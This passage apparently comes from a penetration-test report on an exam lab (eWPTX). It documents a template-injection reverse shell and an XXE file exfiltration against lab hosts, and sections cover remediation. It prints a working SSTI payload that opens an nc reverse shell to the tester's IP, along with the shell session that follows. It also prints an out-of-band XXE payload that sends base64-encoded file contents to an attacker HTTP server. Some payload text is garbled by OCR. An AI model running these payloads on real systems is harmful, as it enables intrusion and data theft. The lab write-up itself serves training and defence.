Figure 77: HTTP request




Figure 78: HTTP response

Therefore, I attempted to test with SSTI injection code, the response is changed that into result from calculation.




Figure 79: HTTP request with SSTI code




Figure 80: HTTP response

I used that SSTI payload; in order to connect back to my local server and get a final reverse shell but it didn't connect back to my local server.

```
127.0.0.1:5000/?name={{request.application.__globals____builtin__.__import__('os').popen('rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/fl/bin/sh+-12b2>%261|nc+10.100.13.200+4444+>/tmp/f').read()}}
```




Figure 81: HTTP request with SSTI payload




Figure 82: HTTP response

Finally, I encoded the whole SSTI payload into URL encoding and send the request. Before sending the request, port 4444 must be listened in my local machine. After that it connects back to my local server and get a reverse shell. I got a “elsuser” account.




Figure 83: HTTP request with url encoded payload

```
┌──(victor㉿kali)-[~/Desktop/ewptx]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.100.13.201] from (UNKNOWN) [10.100.13.34] 34260
/bin/sh: 0: can't access tty; job control turned off
$ whoami
elsuser
$ /usr/bin/script -qc /bin/bash
elsuser@xubuntu:~$ ls -al
ls -al
total 160
drwxr-xr-x 18 elsuser elsuser  4096 Oct 21 08:16 .
drwxr-xr-x  3 root    root     4096 Dec 15  2017 ..
-rw-rw-r--  1 elsuser elsuser    66 Oct 21 07:39 %261
-rw-------  1 elsuser elsuser 28567 Apr  1  2020 .bash_history
-rw-r--r--  1 elsuser elsuser   220 Dec 15  2017 .bash_logout
-rw-r--r--  1 elsuser elsuser  3771 Dec 15  2017 .bashrc
drwx------ 11 elsuser elsuser  4096 Feb 26  2020 .cache
drwxr-xr-x 10 elsuser elsuser  4096 Jan 28  2020 .config
drwxr-xr-x  2 elsuser elsuser  4096 Jan 28  2020 Desktop
```

Figure 84: port listing succeeded & elsuser accomplished

Remediation

To avoid SSTI vulnerabilities, developers need to refrain from including user inputs directly in server-side templates. Instead, utilize template engines that provide secure rendering techniques, ensuring a clear distinction between code logic and user data. It is important to strictly implement input validation and output encoding for all data used in templates. Utilizing frameworks that come equipped with safeguards against template injection can help minimize the potential danger. It is essential to conduct regular code audits and security testing, which should involve utilizing automated tools to identify SSTI vulnerabilities. Also, implement the least privilege principle in server environments to minimize the potential consequences of a security breach.

6.16 XML External Entity (XXE) in me.terahost.exam

Severity:	Critical	Likelihood:	High	Type:	Coding Flaw

Description	XXE is a form of assault that focuses on apps parsing XML input. If an XML parser is set up to handle external entities, it may be deceived into incorporating harmful or unintentional external content, like files or network connections, into the XML information. An intruder could take advantage of this vulnerability to access confidential documents, conduct server-side requests (SSRF), or potentially run arbitrary code. XXE attacks commonly happen when XML processors are set up incorrectly, enabling the interpretation of external entity references in XML files without adequate validation or limitations.
Risk	Likelihood: High - The main concern with XXE attacks is the potential for unauthorized entry to confidential information. Malicious actors can take advantage of XXE vulnerabilities to access files stored on the server, including sensitive data like configuration files, passwords, and system logs. XXE also has the potential to trigger server-side requests, enabling attackers to evade firewalls and engage with internal systems or services, resulting in additional exploitation. XXE can lead to denial of service (DoS) by depleting system resources or, in severe instances, enable remote code execution (RCE) based on the XML processor's functionality and the environment. Impact - The impact of an XXE attack can be significant, particularly if confidential information like user passwords, system settings, or database login details are revealed. This information can be utilized by attackers to increase privileges, infiltrate other areas of the network, or conduct subsequent attacks. Attackers can exploit XXE in XML parsers connected to internal or cloud services to execute SSRF attacks, potentially taking control of internal networks.
Tools Used	Burp suite, malicious XXE script.
List of Host identified	me.terahost.exam (10.100.13.37)
References	http://blog.portswigger.net/2015/08/server-side-template-injection.html

Proof of Concept

Submit the report in support page of me.terahost.exam and intercept with burp suite and then send it to the repeater. Send the request to the server and report is submitted successfully.




Figure 85: normal HTTP request




Figure 86: HTTP response

According to the request is formatted with XML, malicious users can attack XXE attack to server. Created a evil.xml malicious xml script to attack.

```
<!ENTITY % payl SYSTEM "php://filter/read=convert.base64-encode/resource=file:///var/www/me.terahost.exam/info.php">
<!ENTITY % int "<!ENTITY &#x25; trick SYSTEM 'http://10.100.13.200:7777/?%payl;'>">
```

Figure 87: evil.xml

Request

Pretty Raw Hex

```
1  POST /supporter HTTP/1.1
2  Host: me.terahost.exam
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: application/json, text/javascript, */*; q=0.01
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: text/xml
8  Support: members
9  X-Requested-With: XMLHttpRequest
10 Content-Length: 315
11 Origin: http://me.terahost.exam
12 Connection: keep-alive
13 Referer: http://me.terahost.exam/support
14 Cookie: _sid_=iive78lgjvjlktsOcfp6vojbgO
15
16 <?xml version="1.0" encoding="utf-8"?>
17   <!DOCTYPE reset [
18   <!ENTITY % remote SYSTEM "http://10.100.13.200:7777/evil.xml">
19   %remote;
20   %int;
21   %trick; ]>
22
23   <report>
24     <date>
         2024-10-22
       </date>
25     <userinfo>
         moe myint (moe@gmail.com)
       </userinfo>
26     <message>
         Test
       </message>
27   </report>
28
```

Figure 88: HTTP request to /var/www/me.terahost.exam/info.php

Uploaded the evil.xml script from the local python. Decoding the Base64 encoded response will reveal the output stated below.

```
[sudo] password for victor:
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777/) ...
10.100.13.37 - - [22/Oct/2024 02:55:12] "GET /evil.xml HTTP/1.0" 200 -
10.100.13.37 - - [22/Oct/2024 02:55:13] "GET /?PD9waHANCg0KcGhwaW5mbygpOw0K HTTP/1.0" 200 -
10.100.13.33 - - [22/Oct/2024 02:55:37] "GET /evil.xml HTTP/1.0" 200 -
10.100.13.33 - - [22/Oct/2024 02:56:25] "GET /evil.xml HTTP/1.0" 200 -
```

```
┌──(victor㉿kali)-[~/Desktop/ewptx]
└─$ echo "PD9waHANCg0KcGhwaW5mbygpOw0K" | base64 -d
<?php

phpinfo();
```

Figure 89: phpinfo() is revealed

Remediation

Disabling the processing of external entities in XML parsers is crucial. Many contemporary XML libraries provide options to securely parse XML files by prohibiting external entity declarations. Utilize libraries or frameworks that have built-in protection against XXE, and make sure to validate and sanitize any XML input before using it. If you can, try to steer clear of XML and consider transitioning to other data formats such as JSON. Regular security assessment, such as penetration testing and code reviews, can discover and remove XXE vulnerabilities before they are abused.

6.17 Host Header Injection


Severity:	Medium	Likelihood:	Low	Type:	Security Misconfiguration

Description	Host Header Injection is a type of web vulnerability that happens when an application does not properly handle or trust the Host header value in HTTP requests. Malicious actors may alter the Host header to provide a harmful or unpredictable value, potentially resulting in different types of attacks, including web cache poisoning, evading security measures, or sending users to malicious websites. Host Header Injection is frequently abused when applications depend on the Host header to create links, redirect traffic, or implement security measures without verifying or cleaning the input value.
Risk	Likelihood: Low - The dangers tied to Host Header Injection are considerable and diverse. Hackers can exploit this vulnerability to carry out web cache poisoning, deceiving the server into storing harmful content and delivering it to other users. Furthermore, a malicious individual could conduct phishing schemes by modifying the Host header to send users to a fraudulent or harmful website, posing a risk of obtaining sensitive data or login credentials. If the application relies on the Host header for logging or analytics, an attacker can insert harmful input to manipulate logs or activate code execution. Impact - Host Header Injection attack relies on the application's utilization of the Host header. If the application creates crucial links or redirects using the Host value, an attacker may redirect users to fake websites, resulting in phishing or stealing of credentials. In some instances, attackers might contaminate caches or control internal application behavior, resulting in broad disruption or leaking of information. The potential effects might entail breaches of data, erosion of customer confidence, monetary loss, or harm to reputation, particularly if users are directed to harmful websites or if sensitive data is exposed.taking control of internal networks.
Tools Used	Burp suite
